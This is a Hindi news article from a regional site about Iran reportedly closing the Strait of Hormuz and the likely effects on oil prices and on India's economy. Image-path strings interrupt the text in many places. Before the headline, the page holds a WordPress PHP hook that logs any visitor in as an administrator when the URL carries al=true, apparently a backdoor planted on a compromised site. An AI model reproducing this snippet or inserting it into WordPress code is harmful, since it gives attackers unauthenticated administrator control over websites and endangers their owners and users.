// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); स्ट्रेट ऑफ होर्मुज पर संकट: ईरान ने रोका रास्ता तो भारत में महंगा होगा पेट्रोल – प्रत्युषा आशा की नयी किरण
देश

स्ट्रेट ऑफ होर्मुज पर संकट: ईरान ने रोका रास्ता तो भारत में महंगा होगा पेट्रोल

नई दिल्ली
ईरान और अमेरिका के बीच संघर्ष जारी है। इसी बीच खबरें हैं कि ईरान ने स्ट्रेट ऑफहोर्मुज बंद करने का फैसला किया है। हालांकि, आधिकारिक तौर पर इसे लेकर कुछ नहीं कहा गया है। यूरोपियन यूनियन के नेवल मिशन एस्पाइड्स के एक अधिकारी ने कहा कि होर्मुज मार्ग से गुजरने वाले जहाजों को ईरान के रिवोल्यूशनरी गार्ड्स से वीएचएफ संदेश मिल रहा है। इन संदेशों कहा गया है कि किसी भी जहाज को होर्मुज जलडमरूमध्य से गुजरने की अनुमति नहीं है।सवाल ये हैं कि इसका असर कच्चे तेल की कीमतों पर कितना होगा। साथ ही क्या ईरान का यह कदम भारत की चिंता बढ़ा सकता है। तेहरान लंबे समय से इस्लामी गणराज्य पर किसी भी हमले के जवाब में इस संकरे जलमार्ग को रोकने की धमकी देता रहा है।

क्या है होर्मुज जलडमरू मध्य
होर्मुज जलडमरू मध्य फारस की खाड़ी को अरब सागर से जोड़ने वाला संकरा समुद्री रास्ता है। दुनिया के ऊर्जा व्यापार का बड़ा हिस्सा इसी मार्ग सेगुजरता है, इसलिए यह वैश्विक अर्थव्यवस्था की धड़कन माना जाता है। इस मार्ग से वैश्विक तेल और गैस का लगभग 20 प्रतिशत प्रवाह होता है। इसे बंद करने से वैश्विक अर्थव्यवस्था पर गंभीर परिणाम होंगे, अंतर्राष्ट्रीय व्यापार बाधित होगा और तेल की कीमतें तेजी से बढ़ेंगी।होर्मुज के लिए क्या है अंतर्राष्ट्रीय नियम
संयुक्त राष्ट्र के नियमों के अनुसार, देश अपनी तटरेखा से 12 समुद्री मील (13।8 मील) तक के क्षेत्र पर नियंत्रण रख सकते हैं। होर्मुज जलडमरूमध्य और इसके जहाजरानी मार्ग पूरी तरह से सिर्फ ईरान और ओमान के क्षेत्रीय जलक्षेत्र के भीतर स्थित हैं। यदि यहां तनाव बढ़ने और जहाजों पर पाबंदी लगती है, तो वैश्विक बाजार में तेल की कीमतों में तुरंत उछाल आ जाएगा। इसका असर महंगाई, परिवहन लागत और वैश्विक शेयर बाजारों पर पड़ेगा।

दुनिया के लिए बन सकता है सिरदर्द
स्ट्रेट ऑफ होर्मुज एक बेहद अहम समुद्री रास्ता है। यह ओमान और ईरानके बीच है, जो कि फारस की खाड़ी को ओमान की खाड़ी और अरब सागर से जोड़ता है। अमेरिकी ऊर्जा सूचना प्रशासन इसे "दुनिया का सबसे महत्वपूर्ण तेल ट्रांजिट चोकपॉइंट” यानी तेल का सबसे अहम संकरा रास्ता बताता है। इस रास्ते का सबसे संकरा हिस्सा सिर्फ 33 किलोमीटर चौड़ा है और जहाजों के लिएआने-जाने का रास्ता में सिर्फ दो मील तक चौड़ा है, जिस कारण अगर यहां समुद्री ट्रैफिकया जरा सी भी गड़बड़ी होती है, तो पूरी दुनिया के लिए सिरदर्द बन सकता है।

वोर्टेक्स नाम की ऊर्जा और शिपिंग मार्केट रिसर्च कंपनी के मुताबिक, हर दिन करीब दो करोड़ बैरल कच्चा तेल और ईंधन इस समुद्री रास्ते से होकर गुजरता है।

भारत के लिए मायने
ऊर्जा सुरक्षा

भारत अपनी जरूरत का 80% से अधिक कच्चा तेल आयात करता है, जिसमें बड़ा हिस्सा खाड़ी देशों से आता है। यह तेल ज्यादातर होर्मुज से होकर गुजरता है। मार्ग बाधित होने पर भारत की ऊर्जा आपूर्ति और कीमतों पर तुरंत असर पड़ेगा।

महंगाई और चालू खाते पर दबाव
तेल महंगा होने से पेट्रोल-डीजल की कीमतें बढ़ेंगी, जिससे महंगाई और राजकोषीय दबाव बढ़ सकता है। साथ ही आयात बिल बढ़ने से चालू खाते का घाटा भी बढ़ता है।प्रवासी भारतीय और व्यापार
खाड़ी देशों में बड़ी संख्या में भारतीय कामगार रहते हैं। क्षेत्रीय अस्थिरता का असर उनकी सुरक्षा और भारत में आने वाली रेमिटेंस पर पड़ेगा।

रणनीतिक कूटनीति
भारत के ईरान, सऊदी अरब और यूएई के साथ महत्वपूर्ण संबंध हैं। ऐसे में संतुलित कूटनीति और समुद्री सुरक्षा सहयोग भारत के लिए अहम है।



RO No. 13169/ 31

RO No. 13098/ 20PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email :puranikrajesh2008@gmail.com
Mobile : -91-9893051148
Website :pratyushaashakinayikiran.comजनसम्पर्क विभाग– आरएसएस फीड